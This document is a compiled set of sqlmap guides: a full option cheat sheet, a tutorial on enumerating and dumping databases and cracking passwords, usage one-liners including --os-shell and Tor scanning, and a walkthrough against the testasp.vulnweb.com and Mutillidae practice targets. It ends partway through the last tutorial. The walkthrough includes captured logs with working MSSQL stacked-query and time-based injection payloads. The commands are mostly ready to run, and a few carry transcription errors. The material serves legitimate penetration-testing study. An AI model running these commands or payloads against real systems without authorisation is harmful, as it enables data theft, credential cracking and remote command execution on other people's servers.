
You can't run sqlmap without one of those options. There are **many other options** and it is often necessary to string several options in sequence on a command line.

A full attack requires so many options and inputs that it is easier to put all of those options in a file and then call the file instead of typing them all in. In this scenario, it is a convention to store all of the options in **a text file** with the extension .INI. You would include this list of options in the command line with the -c option followed by the file name. This method cuts out repeating typing in the whole long command over and over again to account for spelling mistakes or format errors.

More sqlmap options

There are many other switches that you can add to a **sqlmap** command. Option parameters that are character-based should be enclosed in double-quotes (" "), numerical parameters should not be quoted.

In the interests of brevity within this guide, we have presented all of these in a PDF file:



sqlmap Cheat Sheet

Cheat Sheet Series comparitech

Basic options

The sqlmap command will not run without at least one of these options added to it.

-u URL	The target URL Format: -u "http://www.target.com/path/file.htm?variable=1"
-d DIRECT	Connection string for direct database connection Format: -d DBMS://DATABASE_FILEPATH or -d DBMS://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_NAME
-l LOGFILE	Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE	Scan multiple targets given in a textual file Format: The file should contain a URL per line
-r REQUESTFILE	Load HTTP request from a file Format: The file can contain an HTTP request or an HTTPS transaction
-g GOOGLEDORK	Process Google dork results as target URLs
-c CONFIGFILE	Load options from a configuration INI file
--wizard	A guided execution service
--update	Update sqlmap to the latest version
--purge	Clear out the sqlmap data folder
--purge-output	As above
--dependencies	Check for missing sqlmap dependencies
-h	Basic help
-hh	Advanced help
--version	Show the sqlmap version number
-v VERBOSE	Verbosity level

Verbosity option values

Possible verbosity level values are:

0	Only Python tracebacks, error, and critical messages
1	Feedback of 0 plus information and warning messages
2	Feedback of 1 plus debug messages
3	Feedback of 2 plus the payloads injected
4	Feedback of 3 plus HTTP requests
5	Feedback of 4 plus the HTTP headers of responses
6	Feedback of 5 plus the content of the HTTP responses

Optimization

The following options can be used to improve the performance of sqlmap.

-o	Turn on all optimization switches
--predict-output	Predict common queries output
--keep-alive	Use persistent HTTP(s) connections
--null-connection	Retrieve page length without actual HTTP response body
--threads=THREADS	Max number of concurrent HTTP(s) requests (default 1)

Detection

The following options are used during research in the detection phase.

--level=LEVEL	The level of tests to perform (1-5, default 1)
--risk=RISK	The risk of tests to perform (1-3, default 1)
--string=STRING	A string to match when query is evaluated to True
--not-string=FALSE-STRING	A string to match when query is evaluated to False
--regexp=REGEXP	Regexp to match when query is evaluated to True
--code=CODE	HTTP code to match when query is evaluated to True
--smart	Perform thorough tests only if positive heuristic(s)

Brute force

These options implement checks during the launch of a brute force attack.

--common-tables	Check the existence of common tables
--common-columns	Check the existence of common columns
--common-files	Check the existence of common files

Miscellaneous

These options do not fit into any of the above categories.

-z MNEMONICS	Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
--alert=ALERT	Run host OS command(s) when SQL injection is found
--beep	Beep on the question and/or when SQLi/XSS/FI is found
--disable-coloring	Disable console output coloring
--list-tampers	Display list of available tamper scripts
--offline	Work in offline mode (only use session data)
--results-file=RESULTS-FILE	Location of CSV results file in multiple targets mode
--shell	Prompt for an interactive sqlmap shell
--tmp-dir=TMPDIR	Local directory for storing temporary files
--unstable	Adjust options for unstable connections

Level option values

This option dictates the volume of tests to perform and the extent of the feedback that they will provide. A higher value implements more extensive checks.

1	A limited number of tests/requests; GET AND POST parameters will be tested (default)
2	Test cookies
3	Test cookies plus User-Agent/Referer
4	As above plus null values in parameters and other bugs
5	An extensive list of tests with an input file for payloads and boundaries

Techniques

These options relate to specific attack strategies. They adjust and focus the attack on particular techniques and targets.

--technique=TECHNIQUE	The SQL injection techniques to use (default "BEUSTQ")
--time-sec=TIMESEC	The number of seconds to delay the DBMS response (default 5)
--union-cols=UCOLS	A range of columns to test for UNION query SQL injection
--union-char=UCHAR	A character to use for brute-forcing columns
--union-from=UFROM	The table to use in the FROM part of a UNION query SQL injection
--dns-domain=DNS-DOMAIN	The domain name to use in a DNS exfiltration attack
--second-url=SECOND-URL	Resulting page URL searched for a second-order response
--second-req=SECOND-REQ	Load a second-order HTTP request from the file
-f	Perform an extensive DBMS version fingerprint
--fingerprint	As above

Request

Add these options to a command to specify how to connect to the target URL.

-A AGENT	HTTP User-Agent header value
--user-agent=AGENT	As above
-H HEADER	Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
--headers=HEADERS	As above
--method=METHOD	Specify an HTTP method to use, such as POST or PUT
--data=DATA	Data string to be sent through POST (e.g. "id=1")
--param-del=PARAMETER	A character to be used for splitting parameter values (e.g., &)
--cookie=COOKIE	HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--cookie-del=COOKIE-CHAR	A character to be used for splitting cookie values (e.g. ;)
--live-cookies=LIVE-COOKIES	A file containing live cookies to be used for loading values
--load-cookies=LOAD-COOKIES	As above with cookies in Netscape/wget format
--drop-set-cookie	Ignore the Set-Cookie header in the response
--mobile	Imitate a smartphone through HTTP User-Agent header
--random-agent	Use a randomly selected HTTP User-Agent header value
--host=HOST	An HTTP Host header value
--referer=REFERER	An HTTP Referer header value
--auth-type=AUTH-TYPE	An HTTP authentication type (Basic, Digest, NTLM or PKI)
--auth-cred=AUTH-CRED	HTTP authentication credentials (name:password)
--auth-file=AUTH-FILE	HTTP authentication PEM cert/private key file
--ignore-code=IGNORE-CODE	Ignore (problematic) HTTP error code (e.g. 401)
--ignore-proxy	Ignore system default proxy settings
--ignore-redirects	Ignore redirection attempts
--ignore-timeouts	Ignore connection timeouts
--proxy=PROXY	Use a proxy to connect to the target URL
--proxy-cred=PROXY-LOGIN	Proxy authentication credentials (name: password)
--proxy-file=PROXY-LIST	Load proxy list from a file
--proxy-freq=PROXY-RATE	Number of requests between the change of proxy from a given list
--tor	Use Tor anonymity network
--tor-port=TORPORT	Set the Tor proxy port to be other than the default
--tor-type=TORTYPE	Set the Tor proxy type (HTTP, SOCKS4 or SOCKS5 (default))
--check-tor	Check to see if Tor is used properly
--delay=DELAY	Delay in seconds between each HTTP request
--timeout=TIMEOUT	Seconds to wait before timeout connection (default 30)
--retries=RETRIES	Number of retries upon timeout (default 3)
--randomize=RPARAM	Randomly change the value for a given parameter(s)
--safe-url=SAFEURL	URL address to visit frequently during testing
--safe-post=SAFE-POST	POST data to send to a safe URL
--safe-req=SAFE-REQUEST	Load safe HTTP request from a file
--safe-freq=SAFE-FREQ	The number of regular requests between visits to a safe URL
--skip-urlencode	Skip URL encoding of payload data
--csrf-token=CSRF-TOKEN	Parameter used to hold the anti-CSRF token
--csrf-url=CSRF-URL	URL to visit for extraction of anti-CSRF token
--csrf-method=CSRF-METHOD	HTTP method to use during anti-CSRF token page visit
--csrf-retries=CSRF-RETRIES	Number of retries to get the anti-CSRF token (default 0)
--force-ssl	Force usage of SSL/HTTPS
--chunked	Use HTTP chunked transfer encoded (POST) requests
--hpp	Use HTTP parameter pollution method
--eval=EVALCODE	Evaluate the provided Python code before the request (e.g. "import hashlib;id2=hashlib.md5(id).hexdigest()")

Injection

The following options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts.

-p TESTPARAMETER	Testable parameter(s)
--skip=SKIP	Skip testing for given parameter(s)
--skip-static	Skip testing parameters that do not appear to be dynamic
--param-exclude=PARAM-EXCLUDE	Regexp to exclude parameters from testing (e.g. "ses")
--param-filter=PARAM-FILTER	Select testable parameter(s) by place (e.g. "POST")
--dbms=DBMS	Force back-end DBMS to provided value
--dbms-cred=DBMS-CREDENTIALS	DBMS authentication credentials (user:password)
--os=OS	Force back-end DBMS operating system to the provided value
--invalid-bignum	Use big numbers for invalidating values
--invalid-logical	Use logical operations for invalidating values
--invalid-string	Use random strings for invalidating values
--no-cast	Turn off payload casting mechanism
--no-escape	Turn off string escaping mechanism
--prefix=PREFIX	Injection payload prefix string
--suffix=SUFFIX	Injection payload suffix string
--tamper=TAMPER	Use given script(s) for tampering injection data

Risk option values

The number given as a parameter to the risk option specifies the extent to which the actions of the tests will expose the attacker. Tests performed in the lowest level will be hardly noticeable to the user, while tests in the higher category can result in mass changes to data.

1	Quick, unnoticeable tests (default)
2	Tests that involve lengthy, heavy data processing, such as time-based SQLI
3	Adds OR-based SQLI and possible data manipulation

Operating system access

These options can be used to access the operating system supporting the DBMS.

--os-cmd=OSCMD	Execute an operating system command
--os-shell	Prompt for an interactive operating system shell
--os-pwn	Prompt for an OOB shell, Meterpreter or VNC
--os-smbrelay	One-click prompt for an OOB shell, Meterpreter or VNC
--os-bof	Stored procedure buffer overflow exploitation
--priv-esc	Database process user privilege escalation
--msf-path=MSFPATH	Local path where Metasploit Framework is installed
--tmp-path=TMPPATH	Remote absolute path of temporary files directory

General

These options provide the opportunity to set general operating parameters.

-s SESSIONFILE	Load session from a stored (.sqlite) file
-t TRAFFICFILE	Log all HTTP traffic into a text file
--answers=ANSWERS	Set predefined answers (e.g. "quit=N,follow=N")
--base64=BASE64PARAMS	Parameter(s) containing Base64 encoded data
--base64-safe	Use URL and filename safe Base64 alphabet (RFC 4648)
--batch	Never ask for user input; use the default behavior
--binary-fields=BINARY-FIELDS	The result fields in binary format (e.g., "digest")
--check-internet	Check the Internet connection before assessing the target
--cleanup	Clean up sqlmap-specific UDF and tables from the database
--crawl=CRAWLDEPTH	Crawl the website starting from the target URL
--crawl-exclude=CRAWL-EXCLUDE	Regexp to exclude pages from crawling (e.g. "logout")
--csv-del=CSVDEL	The delimiter to use in CSV output (default ",")
--charset=CHARSET	Blind SQL injection charset (e.g. "0123456789abcdef")
--dump-format=DUMP-FORMAT	The format of the data dump (CSV (default), HTML or SQLITE)
--encoding=ENCODING	Character encoding to use for data retrieval (e.g., GBK)
--eta	Display the estimated time of arrival for each output
--flush-session	Flush session files for the current target
--forms	Parse and test forms on the target URL
--fresh-queries	Ignore query results stored in the session file
--gpage=GOOGLEPAGE	Use Google dork results starting from the given page number
--har=HARFILE	Log all HTTP traffic into a HAR file
--hex	Use hex conversion during data retrieval
--output-dir=OUTPUT-DIR	The custom output directory path
--parse-errors	Parse and display DBMS error messages from responses
--preprocess=PREPROCESS	Use the named script(s) for preprocessing (request)
--postprocess=POSTPROCESS	Use the named script(s) for postprocessing (response)
--repair	Redump entries having an unknown character marker (?)
--save=SAVECONFIG	Save options to a configuration INI file
--scope=SCOPE	Regexp for filtering targets
--skip-heuristics	Skip heuristic detection of SQLi/XSS vulnerabilities
--skip-waf	Skip heuristic detection of WAF/IPS protection
--table-prefix=TABLE-PREFIX	The prefix to use for temporary tables (default: "sqlmap")
--test-filter=TEST-FILTER	Select tests by payloads and titles (e.g. ROW)
--test-skip=TEST-SKIP	Skip tests by payloads and titles (e.g., BENCHMARK)
--web-root=WEBROOT	The Web server document root directory (e.g. "/var/www")

Click on the image above to open the full sqlmap Cheat Sheet JPG in a new window, or click here to download the sqlmap Cheat Sheet PDF.

Running an SQL injection attack scan with sqlmap

The large number of options available for sqlmap is daunting. There are too many options to comb through in order to work out how to form an SQL injection attack. The best way to acquire the knowledge of how to perform the different types of attacks is to **learn by example**.

To experience how a sqlmap test system proceeds, try the following test run, substituting the URL of your site for the marker <URL>. You need to include the schema on the front of the URL (http or https).

```
$ sqlmap.py -u “<URL>” --batch --banner
```

This command will trigger a run-through of all of the sqlmap procedures, offering you options over the test as it proceeds.

The system will show **the start time** of the test. Each report line includes the time that each test completed.

The sqlmap service will **test the connection** to the Web server and then scan various aspects of the site. These attributes include the site’s default character set, a check for the presence of **defense systems**, such as a Web application firewall or intrusion detection systems.

The next phase of the test identifies the DBMS used for the site. It will attempt **a series of attacks** to probe the vulnerability of the site’s database. These are:

- A GET input attack – this identifies the susceptibility to Classic SQLI and XSS attacks
- DBMS-specific attacks
- Boolean-based blind SQLI
- The system will ask for a level and a risk value. If these are high enough, it will run a time-based blind SQLI
- An error-based SQLI attack
- A UNION-based SQLI if the level and risk values are high enough
- Stacked queries

In answer to the banner option used in this run, sqlmap completes its run by fetching **the database banner**. Finally, all extracted data with explanations of their meanings are written to **a log file**.

As you can see, without many options given on the command, the sqlmap system will run through a standard series of attacks and will check with the user for decisions over the depth of the test as the test progresses.

A small change in the command will run the same battery of tests but by using a **POST** as a test method instead of a **GET**.

Try the following command:

```
$ sqlmap.py -u "<URL>" --data="id=1" --banner
```

Password cracking with sqlmap

A change of just one word in the first command used for the previous section will give you a range of tests to see whether the **credentials management system** of your database has weaknesses.

Enter the following command:

```
$ sqlmap.py -u "<URL>" --batch --password
```

Again, you need to substitute your site's URL for the <URL> marker.

When you run this command, sqlmap will initiate a series of tests and give you a number of options along the way.

The sqlmap run will try a time-based blind SQLI and then a UNION-based blind attack. It will then give you the option to store password hashes to a file for analysis with another tool and then gives the opportunity for a dictionary-based attack.

The services will try a series of well-known user account names and cycle through a list of often-used passwords against each candidate username. This is called a "**cluster bomb**" attack. The files suite of sqlmap includes a file of payloads for this attack but you can supply your own file instead.

Whenever sqlmap hits a username and password combination, it will display it. All actions for the run are then written to a log file before the program ends its run.

Get a list of databases on your system and their tables

Information is power and hackers first need to know what database instances you have on your system in order to hack into them. You can find out whether this basic information can be easily accessed by **intruders** with the following command:

$ sqlmap.py -u “<URL>” --batch --dbs

This test will include time-based, error-based, and UNION-based SQL injection attacks. It will then identify the DBMS brand and then list the database names. The information derived during the test run is then written to a log file as the program terminates.

Investigate a little further and get a list of the tables in one of those databases with the following command.

$ sqlmap.py -u “<URL>” --batch --tables -D <DATABASE>

Enter the name of one of the database instances that you got from the list in the first query of this section.

This test batch includes time-based, error-based, and UNION-based SQL injection attacks. It will then list the names of the tables that are in the specified database instance. This data is written to a log file as the program finishes.

Get **the contents** of one of those tables with the following command:

$ sqlmap.py -u “<URL>” --batch --dump -T <TABLE> -D <DATABASE>

Substitute the name of one of the tables you discovered for the <TABLE> marker in that command format.

The test will perform a UNION-based SQL injection attack and then query the named table, showing its records on the screen. This information is written to a log file and then the program terminates.

Simple usage

sqlmap -u “http://target_server/”

Specify target DBMS to MySQL

sqlmap -u “http://target_server/” --dbms=mysql

Using a proxy

sqlmap -u “http://target_server/” --proxy=http://proxy_address:port

Specify param1 to exploit

sqlmap -u “http://target_server/param1=value1&param2=value2” -p param1

Use POST requests

sqlmap -u “http://target_server” --data=param1=value1&param2=value2

Access with authenticated session

sqlmap -u "http://target_server" --data=param1=value1&param2=value2 -p param1 cookie='my_cookie_value'

Basic authentication

sqlmap -u "http://target_server" -s-data=param1=value1&param2=value2 -p param1--auth-type=basic --auth-cred=username:password

Evaluating response strings

sqlmap -u "http://target_server/" --string="This string if query is TRUE"

sqlmap -u "http://target_server/" --not-string="This string if query is FALSE"

List databases

sqlmap -u "http://target_server/" --dbs

List tables of database target_DB

sqlmap -u "http://target_server/" -D target_DB --tables

Dump table target_Table of database target_DB

sqlmap -u "http://target_server/" -D target_DB -T target_Table -dump

List columns of table target_Table of database target_DB

sqlmap -u "http://target_server/" -D target_DB -T target_Table --columns

Scan through TOR

sqlmap -u "http://target_server/" --tor --tor-type=SOCKS5

Get OS Shell

sqlmap -u "http://target_server/" --os-shell


SQLMAP Post Request

In the past using sqlmap to perform POST request based SQL injections has always been hit and miss (more often a miss). However I have recently had to revisit this feature and have found it be to much improved. Both in ease of use and accuracy.

This is a quick step by step guide to getting it work, we are using Burp Proxy (Free Version) to intercept the post request.

To perform the POST request sql injections you will need your own installation of sqlmap. Our online sql scanner is only configured to test GET request based injections.

1. Browse to target site http://testasp.vulnweb.com/Login.asp
2. Configure Burp proxy, point browser Burp (127.0.0.1:8080) with Burp set to intercept in the proxy tab.
3. Click on the submit button on the login form
4. Burp catches the POST request and waits


burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder
intercept options history
forward drop intercept is on action
raw params headers hex

request to http://testasp.vulnweb.com:80 [87.230.29.167]

```
POST http://testasp.vulnweb.com/Login.asp?RetURL=%2FSearch%2Easp%3Ft
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:12.0) Gecko/2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FSearch%2Easp
Cookie: ASPSESSIONIDSQQTDSRC=NHDAEGICNDLNHHPOMOGNMKPE
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

tfUName=test&tfUPass=test
```

5. Copy the POST request to a text file, I have called it search-test.txt and placed it in the sqlmap directory
6. Run sqlmap as shown here; the option -r tells sqlmap to read the search-test.txt file to get the information to attack in the POST request. -p is the parameter we are attacking.

```
./sqlmap.py -r search-test.txt -p tfUPass


    sqlmap/0.9 - automatic SQL injection and database takeover tool

    http://sqlmap.sourceforge.net


[*] starting at: 13:26:52


[13:26:52] [INFO] parsing HTTP request from 'search-test.txt'

[13:26:52] [WARNING] the testable parameter 'tfUPass' you provided is not into the GET

[13:26:52] [WARNING] the testable parameter 'tfUPass' you provided is not into the Cookie

[13:26:52] [INFO] using '/home/testuser/sqlmap/output/testasp.vulnweb.com/session' as session file

[13:26:52] [INFO] resuming injection data from session file

[13:26:52] [WARNING] there is an injection in POST parameter 'tfUName' but you did not provided it this time

[13:26:52] [INFO] testing connection to the target url

[13:26:53] [INFO] testing if the url is stable, wait a few seconds

[13:26:55] [INFO] url is stable
```

```
[13:26:55] [WARNING] heuristic test shows that POST parameter 'tfUPass' might not be injectable

[13:26:55] [INFO] testing sql injection on POST parameter 'tfUPass'

[13:26:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[13:27:02] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[13:27:05] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[13:27:07] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'

[13:27:10] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[13:27:12] [INFO] testing 'MySQL > 5.0.11 stacked queries'

[13:27:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries'

[13:27:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'

[13:27:30] [INFO] POST parameter 'tfUPass' is 'Microsoft SQL Server/Sybase stacked queries' injectable

[13:27:30] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'

[13:27:31] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[13:27:31] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'

[13:27:42] [INFO] POST parameter 'tfUPass' is 'Microsoft SQL Server/Sybase time-based blind' injectable

[13:27:42] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'

[13:27:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[13:27:48] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS

sqlmap got a 302 redirect to /Search.asp - What target address do you want to use from now on? http://testasp.vulnweb.com:80/Login.asp (default) or provide another target address based also on the redirection got from the application


>

[13:27:58] [INFO] target url appears to be UNION injectable with 2 columns

POST parameter 'tfUPass' is vulnerable. Do you want to keep testing the others? [y/N] N

sqlmap identified the following injection points with a total of 68 HTTP(s) requests:

---

Place: POST

Parameter: tfUPass
```


```
    Type: stacked queries

    Title: Microsoft SQL Server/Sybase stacked queries

    Payload: tfUName=test&tfUPass=test'; WAITFOR DELAY '0:0:5';-- AND 'mPfC'='mPfC


    Type: AND/OR time-based blind

    Title: Microsoft SQL Server/Sybase time-based blind

    Payload: tfUName=test&tfUPass=test' WAITFOR DELAY '0:0:5'-- AND 'wpkc'='wpkc

---


[13:28:08] [INFO] testing MySQL

[13:28:09] [WARNING] the back-end DBMS is not MySQL

[13:28:09] [INFO] testing Oracle

[13:28:10] [WARNING] the back-end DBMS is not Oracle

[13:28:10] [INFO] testing PostgreSQL

[13:28:10] [WARNING] the back-end DBMS is not PostgreSQL

[13:28:10] [INFO] testing Microsoft SQL Server

[13:28:16] [INFO] confirming Microsoft SQL Server

[13:28:28] [INFO] the back-end DBMS is Microsoft SQL Server

web server operating system: Windows 2003

web application technology: ASP.NET, Microsoft IIS 6.0

back-end DBMS: Microsoft SQL Server 2005

[13:28:28] [WARNING] HTTP error codes detected during testing:

500 (Internal Server Error) - 42 times

[13:28:28] [INFO] Fetched data logged to text files under
'/home/testuser/sqlmap/output/testasp.vulnweb.com'


[*] shutting down at: 13:28:28
```

https://hackertarget.com/sqlmap-post-request-injection/


SQLMap Get Request

SQLMap is a great tool that can automate injections. Here's how to do a simple SQLi with an HTTP GET request.

Going to the “View Blogs” page in Mutillidae, we have a drop down menu of authors. With intercept on in Burpe Suite, we query the request for admin blog.




Burpe Suite gets the request


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
Intercept HTTP history WebSockets history Options
Request to https://192.168.1.22:443
Forward Drop Intercept is on Action
Comment
Raw Params Headers Hex

```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: https://192.168.1.22/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=tdva7bv1hblo81o3iqkur0q934; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

author=admin&view-someones-blog-php-submit-button=View+Blog+Entries
```

Which we copy and paste into a new file which I’ll call attack.txt. Reading the file confirms the request is there.



